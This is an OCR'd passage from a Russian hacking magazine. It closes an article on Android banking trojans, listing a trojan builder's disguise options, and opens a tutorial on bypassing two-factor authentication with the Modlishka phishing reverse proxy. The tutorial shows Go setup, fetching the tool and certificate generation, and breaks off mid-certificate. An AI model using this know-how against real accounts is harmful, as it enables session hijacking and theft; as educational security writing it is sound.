
Showing 1 to 10 of 13 entries

Типичная админка типичного мобильного банковского бота

ИНДУСТРИЯ

С распространением мобильных устройств на Android производство троянов для этой платформы стало понемногу превращаться в самую настоящую подпольную индустрию. В полной мере коснулось это и банкеров.

В даркнете стали появляться объявления о сдаче банковских троянов под Android в аренду, с предоставлением клиенту админки и технической поддержки. А затем начали распространяться билдеры, с использованием которых любой желающий без каких-либо навыков программирования мог соорудить банковского трояна, маскирующегося под выбранное приложение или определенную систему банк-клиент.



Заголовок (ток для себя)
Имя приложения
Саб (до 8 символов)
Период отстука в секундах
Домен с папкой(domen.ru/api)
Заголовок админ прав
Описание админ прав
Заголовок нотификатиона при локе
Описание нотификатиона при локе
Иконка
○ settings_logo.png
○ vkontakte_logo.png
○ whatsapp_logo.png
● avito_logo.png
○ viber_logo.png
○ facebook_logo.png

Шаблон при старте
○ vkontakte_tpl
● avito_tpl
○ whatsapp_tpl
○ facebook_tpl
○ test_tpl
○ viber_tpl
○ vending_tpl


Билдер для создания банковского троя под Android

Благодаря этому количество банковских троев примерно с 2017 года начало расти если не в геометрической прогрессии, то весьма заметно. И шансы подцепить подобную заразу у пользователей смартфонов на Android тоже значительно выросли. А с учетом того, что большинство подобных вредоносов работает с привилегиями администратора, удалить их с устройства не так-то просто: для этого в лучшем случае придется запустить систему в безопасном режиме, в худшем — сбросить девайс к заводским настройкам со всеми вытекающими последствиями.

А КАК БОРОТЬСЯ?

Доказанный факт: даже отключение на телефоне возможности установки приложений из сторонних источников далеко не всегда защищает пользователя от проникновения банкеров. Случаев загрузки подобных вредоносов даже из официального каталога Google Play известно множество: технология проверки размещаемых там приложений все еще несовершенна.

Кроме того, операционную систему Android отличает значительное количество уязвимостей, которые могут использоваться вирусописателями в своих, отнюдь не благородных целях. Защитить устройство от несанкционированного проникновения зловредов способны антивирусы, но вот устанавливать их или нет — личное дело самих пользователей Android. По крайней мере, мой приятель-коммерсант после инцидента с похищением денег решил больше не испытывать судьбу и скачал на свой телефон такую программу: лишней не будет. ⌶



FUCK 2FA

8bit
vegelin47@mail.ru

ОБХОДИМ ДВУХФАКТОРНУЮ АУТЕНТИФИКАЦИЮ С ПОМОЩЬЮ MODLISHKA

Теневые форумы изобилуют предложениями о взломе аккаунтов. В большинстве случаев атаки устраивают при помощи фишинга с подделкой страницы авторизации. Однако такой метод неэффективен, если пользователю приходит SMS с проверочным кодом. Я покажу, как пробить двухфакторную аутентификацию, на примере взлома аккаунта Google редактора «Хакера».

ЭКСКУРС В 2FA

Во времена, когда сайты работали по HTTP и о защите толком никто и не думал, перехватить трафик с учетными данными было совсем несложно. Потом трафик стали шифровать, и хакерам пришлось придумывать более изощренные способы подмены и перенаправления маршрутов. Казалось бы, двухфакторная аутентификация окончательно решила проблему, но все дело в деталях ее реализации.

Метод 2FA (Two-Factor authentication) был придуман как дополнительный способ подтверждения владельца аккаунта. Он основан на нескольких способах аутентификации:

- пользователь что-то знает (например, может ответить, какая была девичья фамилия его матери или кличка первого домашнего питомца);
- пользователь обладает уникальными чертами, которые можно оцифровать и сравнить (биометрическая аутентификация);
- пользователь имеет девайс с уникальным идентификатором (например, номер мобильного, флешку с ключевым файлом).

Первый метод еще встречается при восстановлении паролей по контрольным вопросам. Для регулярного использования он не годится, так как ответы не меняются и могут быть легко скомпрометированы. Второй способ чаще применяется для защиты данных на мобильных гаджетах и для авторизации клиентских приложений на серверах.

Самый популярный метод 2FA — третий. Это SMS с проверочными кодами, генерируемыми по технологии OTP. Код приходит каждый раз разный, поэтому угадать его практически невозможно.

Однако чем сложнее преодолеть защиту техническими методами, тем легче бывает это сделать социальной инженерией. Все настолько уверены в надежности 2FA, что используют ее для самых ответственных операций — от авторизации в Google (а это сразу доступ к почте, диску, контактам и всей хранимой в облаке истории) до систем клиент-банк.

При этом возможность обхода такой системы уже показывал австралийский исследователь Шабхэм Шах (Shubham Shah). Правда, его метод был довольно сложен в практической реализации. В нем использовалась авторизация по звонку, а не SMS, а предварительно нужно было узнать номер телефона жертвы и часть учетных данных. PoC был не особо убедительным, но наметил вектор атаки.

MODLISHKA

В начале 2019 года польский исследователь Пётр Душиньский (Piotr Duszyński) выложил в открытом доступе реверс-прокси Modlishka. По его словам, этот инструмент может обойти двухфакторную аутентификацию, что мы сейчас и проверим.

Если сравнить его с тем же SEToolkit (он встроен практически во все популярные дистрибутивы для пентеста), то разница вот в чем: SET клонирует и размещает на локальном сервере страницу авторизации. Там все основано на работе скриптов, которые перехватывают вводимые учетные данные жертвы. Можно, конечно, настроить редирект на оригинальный сайт, но трафик от жертвы до твоего сервера будет незашифрованным. По сути, такого рода программы выступают в роли web-серверов с поддельным (фишинговым) сайтом.

Modlishka действует иначе. Генерируется свой сертификат, которым шифруется соединение от жертвы до нашего сервера (чтобы не палиться). Затем эта машина выступает в роли обратного прокси.

Другими словами, весь трафик идет на оригинальный сайт с инстанцией на нашем сервере. У хакера остаются учетные данные, и захватывается авторизованная сессия жертвы. Классическая MITM-атака, которую предваряет фишинг (нужно как-то заставить жертву установить поддельный сертификат и направить ее на фейковый сайт).

WARNING

Статья написана в образовательных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный изложенными здесь материалами.

ПОДНИМАЕМ СТЕНД

Давай поднимем сервер с Modlishka внутри локальной машины. Я сделаю это на примере Kali Linux, но принципиальной разницы для других дистрибутивов не будет — разве что слегка изменится путь к исходникам Go.

Вначале ставим Go — на этом языке написан реверс-прокси, и без Go он не скомпилируется.

```
$ apt-get install golang
```


Следом указываем путь к директории исходников:

```
$ export GOPATH='/root/go'
```

Проверить все можно командой

```
$ go env
```

В выводе должен быть указан GOPATH.



```
root@kali:~/go/src/github.com/drk1wi/Modlishka# go env
GOARCH="amd64"
GOBIN=""
GOCACHE="/root/.cache/go-build"
GOEXE=""
GOFLAGS=""
GOHOSTARCH="amd64"
GOHOSTOS="linux"
GOOS="linux"
GOPATH="/root/go"
GOPROXY=""
GORACE=""
GOROOT="/usr/lib/go-1.11"
GOTMPDIR=""
GOTOOLDIR="/usr/lib/go-1.11/pkg/tool/linux_amd64"
GCCGO="gccgo"
CC="gcc"
CXX="g++"
CGO_ENABLED="1"
GOMOD=""
CGO_CFLAGS="-g -O2"
CGO_CPPFLAGS=""
CGO_CXXFLAGS="-g -O2"
CGO_FFLAGS="-g -O2"
CGO_LDFLAGS="-g -O2"
PKG_CONFIG="pkg-config"
GOGCCFLAGS="-fPIC -m64 -pthread -fmessage-length=0 -fdebug-prefix-map=/tmp/go-build523198922=/tmp/go-build -gno-record-gcc-switches"
```

Вывод команды

Затем клонируем ветку с инструментом.


```
$ go get -u github.com/drk1wi/Modlishka
$ cd /root/go/src/github.com/drk1wi/Modlishka/
```

Создаем сертификат:

```
$ openssl genrsa -out secret.key 2048
$ openssl req -x509 -new -nodes -key secret.key -sha256 -days 1024
-out cert.pem
```

Теперь необходимо перенести содержимое ключа и сертификата в файл `plugin/autocert.go` и заменить значение двух переменных:

- `const CA_CERT` — значение сертификата (файл pem);
- `const CA_CERT_KEY` — значение ключа (файл key).



```
	"crypto/x509/pkix"
	"encoding/binary"
	"encoding/pem"
	"math/big"
	"time"

	"github.com/drk1wi/Modlishka/config"
	"github.com/drk1wi/Modlishka/log"
)

const CA_CERT = `-----BEGIN CERTIFICATE-----
MIID1TCCAr2gAwIBAgIUHXBYnkKb9ZX8P11xpOaNO0YioCswDQYJKoZIhvcNAQEL
BQAwejELMAkGA1UEBhMCUlUxFjAUBgNVBAgMDVJvc3Rvdi1vbi1Eb24xDTALBgNV
BAcMBHNlbG8xDDAKBgNVBAoMAzEyMzEMMAoGA1UECwwDMzIxMQwwCgYDVQQDDAMy
MjIxGjAYBgkqhkiG9w0BCQEWCzEyM0BtYWlsLnJ1MB4XDTE5MDUxNDA3NTgxNFoX
DTIyMDMwMzA3NTgxNFowejELMAkGA1UEBhMCUlUxFjAUBgNVBAgMDVJvc3Rvdi1v
bi1Eb24xDTALBgNVBAcMBHNlbG8xDDAKBgNVBAoMAzEyMzEMMAoGA1UECwwDMzIx
MQwwCgYDVQQDDAMyMjIxGjAYBgkqhkiG9w0BCQEWCzEyM0BtYWlsLnJ1MIIBIjAN
BgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAxp1E64gFXaEsgndwvpMu84KKQRM/
TiJyT3KfdmC+XZPvhvJVmpYUi3/P7FrzOk2102S4vZt7rPFlGLAHSO6kyhRwHzmn
